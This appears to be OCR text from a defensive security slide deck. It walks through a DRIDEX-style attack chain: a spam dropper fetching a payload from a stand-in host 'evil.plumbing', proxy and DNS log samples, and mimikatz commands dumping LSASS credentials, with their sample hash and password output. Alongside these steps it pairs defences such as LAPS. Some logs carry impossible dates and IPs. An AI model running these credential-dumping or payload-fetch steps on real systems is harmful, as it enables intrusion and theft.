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
## DRIDEX Poses as Fake Certificate in Latest Spam Run

Posted on: [June 1, 2016](#) at 5:00 am    Posted in: [Malware](#), [Spam](#)    Author: [Trend Micro](#)

There are slight changes in this particular DRIDEX spam run. When you open the .ZIP file attachment and the word document, a .PFX file is dropped. However, this won't necessarily run on your system because it's encrypted. This is where Certutil comes in, decoding a base64-text file to convert the .PFX file to .EXE file. When the .PFX file is finally converted into an executable file, DRIDEX infects your system.

[HTTP://BLOG.TRENDMICRO.COM/TRENDLABS-SECURITY-INTELLIGENCE/DRIDEX-POSES-AS-FAKE-CERTIFICATE/](http://blog.trendmicro.com/trendlabs-security-intelligence/dridex-poses-as-fake-certificate/)







## crashes

Application and System Crash Logs

Column	Type	Description
<b>type</b>	TEXT_TYPE	Type of crash log
<b>pid</b>	BIGINT_TYPE	Process (or thread) ID of the crashed process
<b>path</b>	TEXT_TYPE	Path to the crashed process
<b>crash_path</b>	TEXT_TYPE	Location of log file
<b>identifier</b>	TEXT_TYPE	Identifier of the crashed process
<b>version</b>	TEXT_TYPE	Version info of the crashed process
<b>parent</b>	BIGINT_TYPE	Parent PID of the crashed process
<b>responsible</b>	TEXT_TYPE	Process responsible for the crashed process
<b>uid</b>	INTEGER_TYPE	User ID of the crashed process
<b>datetime</b>	TEXT_TYPE	Date/Time at which the crash occurred
<b>crashed_thread</b>	BIGINT_TYPE	Thread ID which crashed
<b>stack_trace</b>	TEXT_TYPE	Most recent frame from the stack trace
<b>exception_type</b>	TEXT_TYPE	Exception type of the crash
<b>exception_codes</b>	TEXT_TYPE	Exception codes from the crash
<b>exception_notes</b>	TEXT_TYPE	Exception notes from the crash
<b>registers</b>	TEXT_TYPE	The value of the system registers



- CLICK-TO-PLAY
- WHITELIST SITES FOR PLUGINS
- DENY OLD PLUGINS
- GPOS & OS X PROFILES!



FREE  
&  
EFFECTIVE



- UNCLASSIFIED SITES
- RECENTLY REGISTERED DNS
- FILE TYPE BLOCKING (.ZIP/  
ENCRYPTED)
- LINK REWRITING

Extra  
Config

STEP 2  
DROPPER  
FETCHES  
MALWARE

HTTPS://  
EVIL.PLUMBING/SOLEGIT



- NGFW
- PROXY
- ENDPOINT AV
- SANDBOXING
- TECHNOLOGY

Typical  
Defenses

- DNS/PROXY STUFF
- TLS/SSL DECRYPTION
- DISALLOW EXECUTABLE DOWNLOADS (EXE, DMG, JS, PIF, BAT, ETC.)
- BLOCK ADS!



Extra  
Config

## PROXY

2016-06-32 09:31:18 153 192.168.173.49 206 TCP\_NC\_MISS 6609 291  
GET HTTPS DELLUPDATER.DELL.COM HTTPS://EVIL.PLUMBING/KIT/  
PWNT.EXE -- EVIL.PLUMBING

APPLICATION/OCTET-STREAM "MICROSOFT BITS/7.5" OBSERVED  
TECHNOLOGY/INTERNET - 10.0.42.187 SG-HTTP-SERVICE

## DNS

6/32/2016 09:31:09 AM 1410 PACKET 000000001B4142E0 UDP RCV  
10.0.42.187 46A9 Q [0001 D NOERROR] A  
EVIL(3)PLUMBING(0)

6/32/2016 09:31:09 AM 1410 PACKET 000000000F943280 UDP RCV  
64.183.555.1 94D8 R Q [1084 A NOERROR] A  
EVIL(3)PLUMBING(0)

STEP 3  
REAL  
MALWARE  
RUNS


CREDENTIALS  
HARVESTED

MIMIKATZED!



- Endpoint Av
- ADVANCED ENDPOINT THINGS (TM)
- NGFW

Typical  
Defenses

- **REGULAR USERS.** 
- **VULNERABILITY MANAGEMENT BASICS**
- **DA ON WORKSTATIONS:  
Not Even Once**

**FREE  
DEFENSE**

# STEP 4

## LOCAL ADMIN PRIVILEGES





Typical  
Defenses

- EVERYTHING WE SAID  
BEFORE
- RANDOMIZE LOCAL  
ACCOUNTS
- BE CAREFUL WITH  
DEPLOYMENT AND  
LOGON SCRIPTS

FREE  
DEFENSE

potato.exe RAT contains mimikatz password credential harvester

attacker dumps local passwords using mimikatz

```
//Need mimikatz output for local admin
mimikatz # inject::process lsass.exe sekurlsa.dll
PROCESSENTRY32(lsass.exe).th32ProcessID = 488
Attente de connexion du client...
Serveur connecté à un client !
Message du processus :
Bienvenue dans un processus distant
          Gentil Kiwi
```

SekurLSA : librairie de manipulation des données de sécurité dans LSASS

mimikatz # @getLogonPasswords

```
Authentification Id      : 0;434898
Package d'authentification : NTLM
Utilisateur principal     : administrator
Domaine d'authentification : ACMEACTIVEDIR
msv1_0 :                 lm{ AAD3B435B51404EEAAD3B435B51404EE }, ntlm{ B8452A5A6E2CA1ADD1CECDEB9E0EBD8D }
wdigest :                JordanIsADouche
tspkg :                  JordanIsADouche
```


# LAPS

- RANDOMIZED
- AUTOMATED
- DELEGATED  
(MS-MCs-ADMPWD)
- FREE AS IN BEER  
(As in FREE BEER)



